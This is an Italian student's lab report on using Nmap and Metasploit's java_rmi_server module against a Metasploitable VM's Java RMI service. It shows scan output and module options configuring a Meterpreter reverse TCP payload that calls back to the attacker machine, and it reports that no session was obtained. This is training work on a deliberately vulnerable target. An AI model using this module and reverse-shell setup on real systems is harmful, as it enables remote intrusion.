Report progetto settimanale

Ho eseguito l'esercizio assegnato che riguardava l'utilizzo di Metasploit per sfruttare una vulnerabilità nel servizio Java RMI di Metasploitable per di ottenere una sessione Meterpreter.
Ho iniziato eseguendo una scansione della porta sul target Metasploitable utilizzando Nmap. Volevo verificare se il servizio Java RMI era attivo sulla porta 1099.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.11.112 -p 1099
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-16 07:57 EDT
Nmap scan report for 192.168.11.112
Host is up (0.0025s latency).

PORT     STATE SERVICE  VERSION
1099/tcp open  java-rmi GNU Classpath grmiregistry

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.65 seconds
```


Ho utilizzato lo script "rmi-vuln-classloader" per identificare la vulnerabilità nel servizio Java RMI. Il servizio Java RMI era vulnerabile, ho visto un messaggio che indicava la presenza della vulnerabilità di caricamento delle classi RMI da remoto.

```
┌──(kali㉿kali)-[~]
└─$ nmap --script=rmi-vuln-classloader -p 1099 192.168.11.112
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-16 06:42 EDT
Nmap scan report for 192.168.11.112
Host is up (0.0011s latency).

PORT     STATE SERVICE
1099/tcp open  rmiregistry
| rmi-vuln-classloader:
|   VULNERABLE:
|   RMI registry default configuration remote code execution vulnerability
|     State: VULNERABLE
|       Default configuration of RMI registry allows loading classes from remote URLs which can lead to remote code execution.
|
|     References:
|_      https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/misc/java_rmi_server.rb

Nmap done: 1 IP address (1 host up) scanned in 13.61 seconds
```

Ho utilizzato con msfconsole, una interfaccia a riga di comando per Metasploit Framework, per di eseguire l'exploit sul servizio Java RMI. Ho deciso di utilizzare il modulo "multi/misc/java_rmi_server" utilizzando il payload predefinito per l'esecuzione dell'attacco.

```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     192.168.11.112   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)
```

Dopo aver configurato i parametri necessari, ho eseguito il comando "run" per avviare l'attacco. Avrei dovuto ottenere una sessione con Meterpreter, un potente payload che consente il controllo remoto del sistema compromesso. Tuttavia, non sono riuscito ad ottenere la sessione desiderata.



Come ultima parte dell'esercizio si sarebbero dovute ottenere informazioni sulla macchina attaccata utilizzando i comandi messi a disposizione dalla shell di meterpreter come "ifconfig" e "route" per la configurazione di rete e la informazioni sulla tabella di routing.